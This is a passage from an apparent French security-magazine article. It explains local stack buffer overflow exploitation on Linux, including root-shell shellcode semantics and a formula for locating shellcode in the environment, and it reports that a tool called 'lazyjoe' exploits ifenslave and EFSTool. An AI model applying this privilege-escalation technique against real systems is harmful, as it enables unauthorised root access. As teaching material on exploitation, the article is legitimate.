Est désigné par code d'exploitation un extrait de code élaboré dans le but que suggère son nom : profiter d'une situation donnée. Laquelle situation provient d'un défaut de programmation. Dans le cadre de notre article, il s'agit d'un argument défectueux sur la pile locale. En exploitant le défaut de programmation, il est ensuite possible d'exécuter les commandes de notre choix. Ces commandes font partie du célèbre interpréteur de commandes du code d'exploitation. On appelle ces commandes shellcode dans la mesure où elles exécutent un nouveau shell. Elles sont présentées sous forme de format de code machine à l'apparence d'une séquence hexadécimale (voir l'article intitulé *Optimisation du shellcode de Linux* disponible sur le site Web du magazine *hakin9.org*). La rédaction d'interpréteurs de commandes ne relevant pas du sujet de notre article, nous supposerons que nous disposons d'un shellcode capable de générer un shell, en éditant les commandes suivantes en séquence :

```
setuid(0); execve ("/bin/sh", 0); exit
                                (0);
```

Notre objectif consiste à passer dans le programme actuellement vulnérable certains octets trafiqués jusqu'à atteindre la distance désirée. Cette distance représente en effet le début du pointeur de l'instruction (`%eip`) qui sera remplacé par une adresse valide dirigée vers notre shellcode. Il s'agit ici d'une partie intéressante. Comment connaître exactement l'adresse à laquelle sera situé notre shellcode ? Est-il possible d'identifier une formule capable de donner une adresse valide et universelle dirigée vers notre shellcode ? A-t-on réellement besoin d'informations

Sur Internet

- *http://www.enderunix.org/docs/eng/bof-eng.txt* – article sur les surdébits,
- *http://packetstormsecurity.org/groups/netric/envpaper.pdf* – article sur la méthode à succès direct,
- *http://linuxgazette.net/issue81/sandeep.html* – pistage de processus au moyen de ptrace,
- *http://www.securityfocus.com/bid/5125* – Informations de Bugtraq sur EFSTool,
- *http://www.securityfocus.com/bid/7682/info* – Informations de Bugtraq sur ifenslave.

spécifiques relatives à notre distribution Linux ? Il est possible de répondre à toutes ces questions en introduisant un modèle générique de code d'exploitation.

Méthode au succès direct

En voulant créer un modèle générique de code d'exploitation, nous sommes tombés sur la pile. La pile est structurée de telle sorte qu'elle nous a aidés à trouver une formule universelle. Le haut de la pile varie en fonction de notre programme. Toutefois, la dernière adresse valide dirigée vers l'espace de la pile est déterminée sur `0xbfffffff`. Nous avons exposé dans la Figure 5 la pile vue du fond.

Les données sont exécutées du fond vers le haut alors que la pile augmente dans le sens contraire, du haut vers le bas. L'environnement se trouve à une distance fixe du fond de la pile, et il est possible de déterminer son nième élément à l'aide de la Figure 5. La formule pour le nième environnement est la suivante :

```
address = 0xbfffffff - 4
  - ( strlen(prog_name) + 1 )
  - strlen(env[n]); (2)
```

ce qui équivaut à :

```
address = 0xbffffffa
  - strlen(prog_name)
  - strlen(env[n]); (3)
```

Cet environnement semble être la place idéale pour notre shellcode. Nous pouvons donc insérer notre shellcode dans une structure de l'environnement, puis exécuter le binaire vulnérable au moyen de l'environnement précédent.

Pour ce faire, il est possible d'utiliser les fonctions `execve()` ou `execle()` tant que leur dernier param être est une structure de l'environnement. Cette méthode n'exige aucun code d'opération `NOP (0x90)` dans la mesure où elle est directement dirigée vers le shellcode dans la pile.

Assemblage des informations collectées

Jusqu'ici, et grâce à tous les défauts rencontrés (*Douglas Adams, Le guide du routard galactique, 1984*), nous avons réussi à déterminer la distance nécessaire pour atteindre le début de `%eip` ainsi que notre formule. Nous pouvons désormais créer le modèle de code d'exploitation. Une implémentation opérationnelle de ce modèle devrait ressembler au code exposé dans le Listing 4.

L'ensemble des informations pertinentes est déclaré au moyen des déclarations `#define`. Il s'agit d'un élément extrêmement important car nous pouvons ainsi conserver une partie plus importante de l'exploitation dans un état codé en dur sans avoir à altérer d'autres composants hormis les segments `#define`. De ce fait, la fonction chargée de générer le code d'exploitation sera conservée pour une utilisation minimale. Nous vous recommandons de la tester, elle ne vous décevra pas.

Nous avons exposé dans la Figure 6 une présentation générale de toutes les étapes nécessaires à l'exécution de l'outil.

Exemples concrets

Le 26/05/2003, un surdébit d'une mémoire tampon a été détecté dans la version 0.0.7 d'un programme appelé ifenslave (voir Bugtraq ID 7682). Il s'agit d'un surdébit sur la pile locale provoqué par le premier argument. Le même problème a été signalé avec EFSTool. Ce dernier est vraisemblablement dû, selon le rapport, à un surdébit de la pile le 29/01/2002, et la plupart des distributions RedHat et Mandrake contiennent la version vulnérable (voir Bugtraq ID 5125).

Après avoir installé ces applications, nous avons tenté de démontrer si lazyjoe est capable de préparer une exploitation dans ces deux cas. Les Figures 7, 8 et 9 montrent lazyjoe contrôler */usr/bin/efstool* et */sbin/ifenslave* avec succès. ●